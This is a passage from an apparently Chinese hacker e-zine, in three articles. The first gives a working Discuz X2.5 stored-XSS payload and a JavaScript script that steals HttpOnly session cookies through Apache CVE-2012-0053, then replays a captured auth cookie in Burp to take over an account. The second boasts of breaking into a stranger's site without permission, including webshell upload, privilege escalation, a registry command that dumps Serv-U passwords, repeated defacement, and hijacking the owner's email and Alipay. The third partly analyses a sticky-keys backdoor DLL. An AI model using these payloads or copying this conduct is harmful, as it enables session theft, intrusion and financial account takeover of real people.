


图 4.2.1 分析 cookie

在里面我们翻下，就会发现一个 HTTPONLY 的字段，还是 AUTH，也就是登录用户，所以当然无法直接搞到完整 COOKIE，残缺的 COOKIE 自然无法登录，如图 4.2.2




图 4.2.2 cookie 残缺

### 0x02 获取完整 COOKIE 条件分析

大家知道，HTTPONLY 是专门用来防止 XSS 的，但是不要直接放弃，我们知道低版本的 AJAX 利用 TRACE 方法和 APACHE 有一个 CVE-2012-0053 漏洞，均可以获取 HTTPONLY 的 COOKIE

文章链接：[adubeans.blog.163.com/blog/static/21745123320132251248646/](http://adubeans.blog.163.com/blog/static/21745123320132251248646/)

那么我们利用的条件就清晰了：

1. 低版本的 AJAX
2. “或者”APACHE 服务器没有补 CVE-2012-0053

#### 0x03 DZ25 跨站分析

我在 DZ 官网下载了最新的 DZ25

发现唯一没有补的洞就比如你们点下面这张图：

当点击图片时候，就会触发 XSS，如图 4.2.3

!!!! 请点击!!!!




图 4.2.3 触发 XSS

当然，只是 ALERT 是不够的

为了触发漏洞，我们必须引用外部的 JS 文件

因为无论哪个条件，都需要一段 AJAX 脚本

如果直接引用

```
<script src='http://www.xxx.com/1.js'></script>
```

会发现无法加载，如图 4.2.4




图 4.2.4 无法加载

那怎么办呢？

不要忘了，我们还有 IMG 标签

我们可以使用：

```
<img src=x onerror="var  
s=createElement('script');document.body.appendChild(s);s.src='http://localhost/1.js';">
```

这样的代码来创建一个 body 里面的 script

（为什么要这样写我就不说了，总之是这样的）

但是写进去后我们发现，太长了.....

是的被 DZ25 截断了，如图 4.2.5




图 4.2.5 被 dz 截断




图 4.2.6 成功插入

那我们来改一改，将不需要的去掉，地址换成短网址结果如图 4.2.6

插入之后刚刚好

加载下试试如图 4.2.7




图 4.2.7 查看源码

至此，我们已经可以让 dz 加载外部的 js 了

0x04 JS 编写

简单修改一下这段代码

```

<script>
function setCookies (good) {
    var str = "";
    for (var i=0; i< 819; i++) {
        str += "x";
    }
    for (i = 0; i < 10; i++) {
        if (good) {
            var cookie = "xss"+i+"=";expires="+new Date(+new Date()-1).
                toUTCString()+"; path=/";
        }
        else {
            var cookie = "xss"+i+"="+str+";path=/";
        }
        document.cookie = cookie;
    }
}
function makeRequest() {
    setCookies();
    function parseCookies () {
        var cookie_dict = {};
        if (xhr.readyState === 4 && xhr.status === 400) {
            var content = xhr.responseText.replace(/\r|\n/g, "").match
                (/<pre>(.*?)</pre>/);
            if (content.length) {
                content = content[1].replace("Cookie: ", "");
                var cookies = content.replace(/xss\d=x+;?/g, "").split(/;/g);

                for (var i=0; i<cookies.length; i++) {

```



```

        var s_c = cookies[i].split('=,2);
        cookie_dict[s_c[0]] = s_c[1];
    }
}
setCookies(true);
alert(JSON.stringify(cookie_dict));
}
}
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = parseCookies;
xhr.open("GET", "httponly.php", true);
xhr.send(null);
}
makeRequest();
</script>
<script>alert(document.cookie);</script>

```

之后我们就得到了可以用来截取 js 的代码了

#### 0x04 COOKIE 搜集

我们来看看得到的 COOKIE

自己写的.....界面比较丑.....如图 4.2.8

```

• location: {"tjpcrtl": "1364095936700", "sucG_2132_saltkey": "qUN4aYA5", "sucG_2132_lastvisit": "1364090206", "sucG_2132_sid": "gHRMg6", "sucG_2132_lastact": "1364094136%09misc.php%09patch", "sucG_2132_visitedfid": "2", "sucG_2132_ulastactivity": "21b2HLLeUPNpIb8vN%2BkvH9%2FvitweH0Jr70opCWNmH65NzJ6dYZSPH", "sucG_2132_lastcheckfeed": "1%7C1364093903", "sucG_2132_smile": "1D1", "sucG_2132_auth": "29331vqJQk5Zg8gAH2VHfHauVbQvqiRLFP17D%2BQXRecKoP5YtnVHj4kbI%2BxqJXQ%2BoneufK4T8PWppviAnlcZ", "sucG_2132_viewid": "tid_4", "sucG_2132_editormode_e": "1", "sucG_2132_forum_lastvisit": "D_2_1364094004", "sucG_2132_onlineusernum": "4", "sucG_2132_nofavfid": "1", "sucG_2132_sendmail": "1", "sucG_2132_checkpm": "1", "sucG_2132_checkpatch": "1"}

```

图 4.2.8 搜集到的 cookie

可以看到, AUTH 字段很好的被包裹了进去

撸主用的 JSON 格式的, 还要做点处理, 大家也可以用 `encodeURIComponent`, 就省去了 json 的麻烦

1. 将"全部去掉
2. 将: 换成=
3. 将, 换成;

最终得到如图 4.2.9

```

Cookie: tjpcrtl=tjpcrtl=1364095936700; sucG_2132_saltkey=qUN4aYA5; sucG_2132_lastvisit=1364090206; sucG_2132_sid=gHRMg6; sucG_2132_lastact=1364094136%09misc.php%09patch; sucG_2132_visitedfid=2; sucG_2132_ulastactivity=21b2HLLeUPNpIb8vN%2BkvH9%2FvitweH0Jr70opCWNmH65NzJ6dYZSPH; sucG_2132_lastcheckfeed=1%7C1364093903; sucG_2132_smile=1D1; sucG_2132_auth=29331vqJQk5Zg8gAH2VHfHauVbQvqiRLFP17D%2BQXRecKoP5YtnVHj4kbI%2BxqJXQ%2BoneufK4T8PWppviAnlcZ; sucG_2132_viewid=tid_4; sucG_2132_editormode_e=1; sucG_2132_forum_lastvisit=D_2_1364094004; sucG_2132_onlineusernum=4; sucG_2132_nofavfid=1; sucG_2132_sendmail=1; sucG_2132_checkpm=1; sucG_2132_checkpatch=1

```

图 4.2.9 最终效果

#### 0x05 登录

我们打开 BURP, 这个东西是个神器, 不用我说大家都会用吧?

选上 cookie 然后点 edit

然后 UPDATE 一下，如图 4.2.10




图 4.2.10 BURP 修改 cookie

之后设置代理为 burp，burp 就会自动替换头中的 cookie 字段  
然后看下效果~~~如图 4.2.11



图 4.2.11 效果图

到此，我们的分析就暂告一段落了

FAQ: 朋友问我可以进后台么？

答: 可以的，但是要管理员先登陆过后台才行，同样用 BURP 修改头即可  
(全文完) 责任编辑: Panni\_007

### 第 3 节. 一个帐号引发无聊渗透

作者: 我可帅了

来自: Silic Group Hacker Army

网址: <http://blackbap.org>

昨晚下铺的基佬跟我说有个人在学校的情感微博上打广告

你说这情感热线你打什么商业广告

于是在基佬的撺掇下我愉快的决定把他的返利网站撸了~

先瞅了瞅这套程序，做的蛮好的，很成熟

不管是我截断还是提交 xss 代码都回显一个 what are you doing man!

不愧是花钱买的，就是坚挺

于是我决定看看目录有什么敏感的东西没有

wvs 很给力的扫到了后台，如图 4.3.1






图 4.3.1 扫到后台

登录后试了试弱口令不对，万能密码依旧显示 what are you doing ...。

怒了，射他丫的，开启 Metasploit 查 whois (为什么开 MSF? 尼玛这样显得专业，装逼~) 查询结果也让我失望，有隐私保护，果断不行，后来在其站内找到联系 QQ，嘿嘿，经过一番狭义社工百度谷歌之后，找到了个通用的帐号 dang\*\*\*88 啥的~~~就此，一个帐号引发的血案开始了

还记得几天前看刺的“道哥的黑板报”上面的 V 是大数据黑阔~ (膜拜) 我人比较菜，但是也掌握一点点库，从我的接口一查，嘿~密码口爆了，连同邮箱一起被我口爆了，试了试后台，果然正确，如图 4.3.2



图 4.3.2 进入后台

平台有点吊啊，功能很齐全很复杂，还有个短信接口，昨天晚上被我发短信测试“查水表”的黑客们，嘿嘿，就是我发的  
之后来到域名商登录，本来想做个劫持就行了，不过想想要不直接把服务器撸了吧，翻到一个 php 的木马，果断 ftp 传上去 (id 和密码都是我口爆的那个)  
果断被杀了。。。汗，换了个目录，做了点手段总算传成功了，如图 4.3.3



图 4.3.3 拿到 shell

然后 webserv 一拿接下来就是提权了~很常见的 su 提权，拿到服务器如图 4.3.4




图 4.3.4 成功登录服务器

有点蛋疼的是其中的步骤，他把 3389 端口改了，还得从注册表内查询到端口为 4888。。。这里提供一条思路，呃，不算淫荡，但还可以，获取密码的。通过注册表：  
regedit /e "C:\Documents and Settings\All Users\Documents\desktop.ini"  
"HKEY\_LOCAL\_MACHINE\SOFTWARE\cat soft\serv-u"  
把密码写到 desktop.ini 里，因为我这里就只有这个地方可写，然后下载下来就是明文啦~

撸啊撸，最后还是决定高调挂个页面（好久没有黑站了，给玩一下嘛。。。）没挂首页，丢了个 txt 就安安稳稳的睡觉了  
 但是没想到，他丫的第二天把整站干掉了，还在微博口气有点冲啊~我就不高兴了，愉快的又撸了他第二回，这次挂了首页，如图 4.3.5



图 4.3.5 挂首页

他再次删除整站，我再次挂回去。。。反反复复大概三四回吧，之后他大概问了人，我从 ftp 进不去了，于是域名劫持又黑了一次，这些都是小事  
 后来我也准备玩大的，通过他的口令劫持了邮箱（后来发现他把所有弱口令都改了，还好我手快。。。）在邮箱里发现了好玩的，支付宝~  
 呵呵，于是开始大规模社工他，为了劫持到他的支付宝，如图 4.3.6




图 4.3.6 搜集到信息

在得到大部分情报后开始劫持支付宝~  
 因为有他的绑定邮箱和大量私人信息，很简单就把支付宝搞定了，如图 4.3.7



图 4.3.7 搞定支付宝

呃，事后我没有对其支付宝做任何动作，没有对其财产造成任何损失  
毕竟没有深仇大恨，只是为了提现信息安全的重要性嘛

PS:

其实当我掌握了这些信息后

他本人的，父母，女友的支付宝和微博等都可以劫持了

不过没那么阴损，提个小插曲

当我在修改他密码的时候看到要发短信

我的第一想法是要不要为了这个事情做一张黑卡伪造号码~呵呵

(全文完) 责任编辑：游风

## 第五章 代码艺术

### 第 1 节. 法客工具包某后门分析

作者：Using07

来自：Silic Group Hacker Army

网址：<http://blackbap.org>

大概 10 来天前吧，F4ck 的论坛有人说工具包的星号密码查看器会释放 shift 后门；

其实那个程序本身没问题

(也不能说完全没问题，有附加数据，但是没用，应该是被感染过然后没杀干净)，

问题在加载的那个 lpk.dll 上，如图 5.2.1





图 5.2.1 找到目标

然后看接下去的行为，见图 5.2.2



图 5.2.2 查看行为

替换了 sethc.exe, 然后 Win 的文件保护机制就冒泡了，如图 5.2.3



图 5.2.3 Windows 弹出警告

这里就简略分析下那个释放的 sethc.exe...

首先按尿性 PEiD，图 5.2.4





图 5.2.4 Peid 查壳


没壳就省事多了，这个 shift 后门是通过同时按键来触发的如图 5.2.5



Address	Ordinal	Name	Library
0041803C		ExitProcess	KERNEL32
00418064		FlushFileBuffers	KERNEL32
00418104		FreeEnvironmentStringsA	KERNEL32
00418108		FreeEnvironmentStringsW	KERNEL32
0041809C		GetACP	KERNEL32
004181C4		GetAsyncKeyState	USER32
004180A0		GetCPInfo	KERNEL32
00418180		GetClassNameA	USER32
00418058		GetCommandLineA	KERNEL32
00418030		GetCurrentProcess	KERNEL32
00418128		GetCurrentThreadId	KERNEL32
00418158		GetDesktopWindow	USER32
00418110		GetEnvironmentStrings	KERNEL32
00418114		GetEnvironmentStringsW	KERNEL32
004180D0		GetEnvironmentVariableA	KERNEL32
004180DC		GetExitCodeProcess	KERNEL32
00418120		GetFileType	KERNEL32
0041818C		GetForegroundWindow	USER32
004180D4		GetLastError	KERNEL32

图 5.2.5 IDA 分析图

调用了 GetAsyncKeyState, 看看它的引用:, 如图 5.2.6



```

v0 = (_UNKNOWN *)LODWORD(dword_41B9D9);
if ( !LODWORD(dword_41B9D9) )
    v0 = &unk_41B37C;
v1 = sub_40A6D0(1, *(double *)&v0, -2147483644);
LOBYTE(v2) = GetTheKey(v1);
v13 = v2;
if ( v2 != (void *)1 )
    goto LABEL_22;
v3 = (_UNKNOWN *)LODWORD(dword_41B9DD);
if ( !LODWORD(dword_41B9DD) )
    v3 = &unk_41B37C;
v4 = sub_40A6D0(1, *(double *)&v3, -2147483644);
LOBYTE(v5) = GetTheKey(v4);
if ( v5 != 1 )
    goto LABEL_22;
v6 = (_UNKNOWN *)LODWORD(dword_41B9E1);
if ( !LODWORD(dword_41B9E1) )
    v6 = &unk_41B37C;
v7 = sub_40A6D0(1, *(double *)&v6, -2147483644);
LOBYTE(v8) = GetTheKey(v7);
if ( v8 != 1 )

```

图 5.2.6 三次引用

目测不出来了, 动态调试吧, 如图 5.2.7



